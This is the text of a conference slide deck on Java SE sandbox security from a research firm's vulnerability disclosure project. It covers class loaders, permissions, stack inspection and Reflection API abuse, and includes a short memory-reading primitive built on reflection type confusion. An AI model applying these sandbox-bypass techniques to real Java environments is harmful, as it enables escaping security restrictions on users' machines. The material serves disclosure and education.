DEVOXX™
the java™ community conference

Security Vulnerabilities in Java SE

Adam Gowdiak
Founder & CEO
Security Explorations

INTRODUCTION

About Security Explorations

- Security start-up company from Poland
- Provides various services in the area of security and vulnerability research
- Commercial and Pro Bono research projects
- Came to life in a result of a true passion of its founder for breaking security of things and analyzing software for security defects
- Our ambition is to conduct quality, unbiased, vendor-free and independent security and vulnerability research

INTRODUCTION

Presentation Goal

- Disclosure of the details of our SE-2012-01 security research project
  - Pro Bono work as part of our contribution to the field
- Educate about security risks associated with certain Java APIs
- Show that breaking Java security is both challenging and demanding
- Show that Java security can be very tricky

INTRODUCTION

Disclaimer

- In 2005, 20+ security vulnerabilities were reported to Sun Microsystems that demonstrated how certain Java VM design / implementation choices can influence its security
  - Multiple full sandbox bypass exploits for Java SE 5
- As a courtesy to Sun Microsystems, no information / Proof of Concept codes have been ever published about them
- This work builds on the work from 2005 and extends it with respect to new features of Java SE 7, new vulnerabilities and exploitation techniques

PROJECT SE-2012-01

security explorations

Motivation

- One of the missions of our company is to increase general awareness of users and vendors in the area of computer and Internet security
- Java has been within our interest for nearly a decade
  - We've been breaking it with successes since 2002
- It's hard to ignore Java when it comes to the security of PC computers these days
  - Java runs on 1.1 billion desktops
  - 930 million Java Runtime Environment downloads each year

PROJECT SE-2012-01

security explorations

Basic Data

- Pro Bono security research project verifying security of Java SE
  - Project conducted for 3 months
- Multiple security vulnerabilities found in Java SE implementations coming from Oracle, IBM and Apple

VENDOR	# ISSUES REPORTED	# FULL SANDBOX BYPASS EXPLOITS
ORACLE	31	17
IBM	17	10
APPLE	2	1

JAVA SECURITY ARCHITECTURE

Designed 20+ years ago, but with a security in mind!

- Access control at classes, methods and fields level
  - *private*, *protected*, *public*, *default* (package)
- Strict type checking
  - Type safety
- Garbage collection
  - No memory pointers
  - No *free()* operation
- Immutable, safe strings representation
- Runtime checks for arrays


JAVA SECURITY ARCHITECTURE

Components

- Class Loaders
- Bytecode Verifier
- Security Manager
- JVM Runtime
  - Execution engine
  - Classes definition (Java / native code)
- OSR compiler
- Garbage Collector

JAVA SECURITY ARCHITECTURE

Components (cont.)



JAVA SECURITY ARCHITECTURE

security explorations

Bytecode Verifier

- The primary gatekeeper of Java VM security
  - Verification of Class file format
  - Integrity and safety of bytecode instruction streams
- Complex operation, thus very challenging implementation
  - All constraints defined in *Java Virtual Machine specification* need to be verified
- Rewritten Bytecode Verifier in Java SE 6 and above
  - Split bytecode verification upon Eva Rose's *Lightweight Bytecode Verification* thesis

JAVA SECURITY ARCHITECTURE

Class Loaders (CLs)

- Instances of `java.lang.ClassLoader` class or its subclass
- Provide class definitions to the VM
  - `findClass()`, `loadClass()`, `defineClass()` methods
- Assign permissions to loaded classes
- Dynamically resolve unknown classes
  - Their role in JVM is similar to dynamic linkers role in Unix
- Load native libraries
- `NULL` CL value designates a trusted, bootstrap class loader
  - All system classes are defined in this namespace (`rt.jar`)

JAVA SECURITY ARCHITECTURE

security explorations

Class Loaders namespaces

- Classes defined by a given class loader instance denote its namespace
- Multiple class loader instances can coexist in one Java VM
  - Multiple namespaces
  - Class Loader constraints to detect conflicts (spoofed classes) between classes defined in two different namespaces
- Package (default) based access to classes, fields and methods guarded at the class loader namespace level
  - Strong protection (compromise through CL / CL constraints)

JAVA SECURITY ARCHITECTURE

security explorations

Protection Domains

- Each class loaded into VM is defined in a specific Protection Domain (instance of `java.security.ProtectionDomain` class)
- Same Protection Domain (PD) is assigned to classes that come from the same location (CodeSource) and that share:
  - Class loader
  - Permissions set (permissions assigned to classes by this PD)
- `NULL` PD value usually designates a privileged, system code

JAVA SECURITY ARCHITECTURE

security explorations

Protection Domains (sample)

```
ProtectionDomain  (http://10.0.0.2/javatest/ <no signer certificates>)
  sun.plugin2.applet.Applet2ClassLoader@1d7ce63
  <no principals>
  java.security.Permissions@183e6d4 (
      ("java.net.SocketPermission" "10.0.0.2" "connect,accept,resolve")
      ("java.net.SocketPermission" "localhost:1024-" "listen,resolve")
      ("java.lang.RuntimePermission" "accessClassInPackage.sun.audio")
      ("java.lang.RuntimePermission" "stopThread")
      ("java.util.PropertyPermission" "java.vm.version" "read")
      ("java.util.PropertyPermission" "java.vendor.url" "read")
      ("java.util.PropertyPermission" "java.vm.name" "read")
      ...
      ("java.util.PropertyPermission" "java.specification.version" "read")
)
```

JAVA SECURITY ARCHITECTURE

security explorations

Permissions

- Denote, which security sensitive operations a class can conduct
- `AllPermission` permission is a synonym of ROOT in Java VM
- Dedicated permissions for specific operations
  - Network access, file system access, native library loading, specific API access, restricted package access, program execution, …
- Many permissions can be easily elevated to `AllPermission`
  - `createClassLoader`, `accessClassInPackage.sun`, `setSecurityManager`, `suppressAccessChecks`, ...

JAVA SECURITY ARCHITECTURE

security explorations

Security Manager

- An instance of `java.lang.SecurityManager` class or its subclass
- Implements security checks verifying for the permissions required prior to conducting a security sensitive operation

```
SecurityManager securitymanager = System.getSecurityManager();
if (securitymanager != null)
        securitymanager.checkPermission(new RuntimePermission("setContextClassLoader"));
```

JAVA SECURITY ARCHITECTURE

Security Manager (cont.)

- One Security Manager for the whole Java VM environment
  - Reference stored in a private static field of `java.lang.System` class (`security`)
  - `NULL` value denotes no Security Manager (no security checks)
- `java.security.AccessController` class implementing actual security model

```
public void checkPermission(Permission permission) {
    AccessController.checkPermission(permission);
}
```

JAVA SECURITY ARCHITECTURE

security explorations

Privileged operations

- Granted permissions are not in effect till proper construct is used that actually enables them
  - `AccessController.doPrivileged()`
- The call takes one argument implementing `PrivilegedAction` or `PrivilegedExceptionAction` interface

```
public static class PA implements PrivilegedAction {
  public Object run() {
    return System.getProperty("user.dir");
  }
}
```

Privileged operation has a form of run() method

```
String dir=(String)AccessController.doPrivileged(new PA());
```

JAVA SECURITY MODEL

Stack inspection

- A mechanism that allows for
  - Enabling of granted permissions only for a given code scope
  - Verification of the permissions held
- The goal of the mechanism is to make it impossible to abuse target system's security by the means of an untrusted code sequence injection inside a privileged code block (scope)
- Its first implementation was introduced in Netscape 4.0
  - Although Netscape code was completely broken, the idea still deserves a credit as being extremely clever and powerful


JAVA SECURITY MODEL

Stack inspection (the algorithm)

- Implementation requires that during runtime, it is possible to identify permissions of a given stack frame
  - Class object and its permissions set
- Special stack frame denotes a start of the privileged code scope
  - `AccessController.doPrivileged()`
- Security Manager's check methods verify permissions of all the classes from a current scope (call stack)
  - Stack frames are inspected until either the end of a call stack or a special (privileged) frame is reached

JAVA SECURITY MODEL

Stack inspection in action



Target permission needs to be granted to all classes from a given scope

JAVA SECURITY MODEL

security explorations

Package access restrictions

- Access to certain Java SE packages requires proper privileges
  - They contain security sensitive classes (reflection, deployment, instrumentation, …)
  - The list of restricted packages defined in `java.security` file
- `package.access=sun.,com.sun.xml.internal.ws.,com.sun.xml.internal.bind.,com.sun.imageio., …`
  - Many of these entries were added as a result of our research

REFLECTION API

Core API

- Implemented by `java.lang.Class` and `java.lang.reflect.*` package
- Allows to examine or modify the runtime behavior of applications running in Java VM
  - Obtaining Class objects
  - Examining properties of a class (fields, methods, constructors)
  - Setting and getting field values
  - Invoking methods
  - Creating new instances of objects

REFLECTION API

Core API (2)

- Allows to perform operations on Class members regardless of their Java security protections (access)


```
public transient Object invoke(Object obj, Object aobj[]) throws IllegalAccessException,
 IllegalArgumentException, InvocationTargetException {

    if (!override && !Reflection.quickCheckMemberAccess(clazz, modifiers)) {
        Class class1 = Reflection.getCallerClass(1);
        checkAccess(class1, clazz, obj, modifiers);
    }

    MethodAccessor methodaccessor = m
    if (methodaccessor == null)
        methodaccessor = acquireMethodAcc
    return methodaccessor.invoke(obj, aobj);
}
```

IF OVERRIDE IS SET TO TRUE
SECURITY CHECK IS SKIPPED

REFLECTION API

Core API (3)

- Reflection API provides means for easy breaking of Java type / memory safety





```
public static int readmem(int addr) {
  int val=-1;

  try {
    f_h.setInt(h,addr-8);
    val=h.v_h.v_i;
    f_h.setInt(h,0);
   } catch(Throwable t) {}

  return val;
}
```

REFLECTION API

Implementation

- All Reflection API calls take the immediate caller's class loader into account prior to dispatching a given call



REFLECTION API

Implementation (cont.)

- Security check verifying if a caller's class loader comes from a permitted class loader namespace

```
private void checkMemberAccess(int i, ClassLoader callerClassLoader) {
    SecurityManager securitymanager = System.getSecurityManager();

    if (securitymanager != null) {
        securitymanager.checkMemberAccess(this, i);
        ClassLoader thisClassLoader = getClassLoader0();
        if (callerClassLoader != null && callerClassLoader != thisClassLoader && (thisClassLoader == null ||
            !thisClassLoader.isAncestor(callerClassLoader))) {
              String s = getName();
              int j = s.lastIndexOf('.');
              if(j != -1)
                securitymanager.checkPackageAccess(s.substring(0, j));
        }
    }
}
```

FOR CALLS MADE FROM A SYSTEM CLASS LOADER NAMESPACE SECURITY CHECK IS SKIPPED

REFLECTION API ABUSES

The problem

- Many Reflection API invocations implemented in Java SE classes
  - trusted caller by default (`NULL` CL)
- It's risky to assume that a caller class of the Reflection API call would be always trusted
  - Direct user input
  - Indirect user input by the means of Java trickery (inheritance / overloading)
  - Indirection through…Reflection API calls (`Method.invoke`)

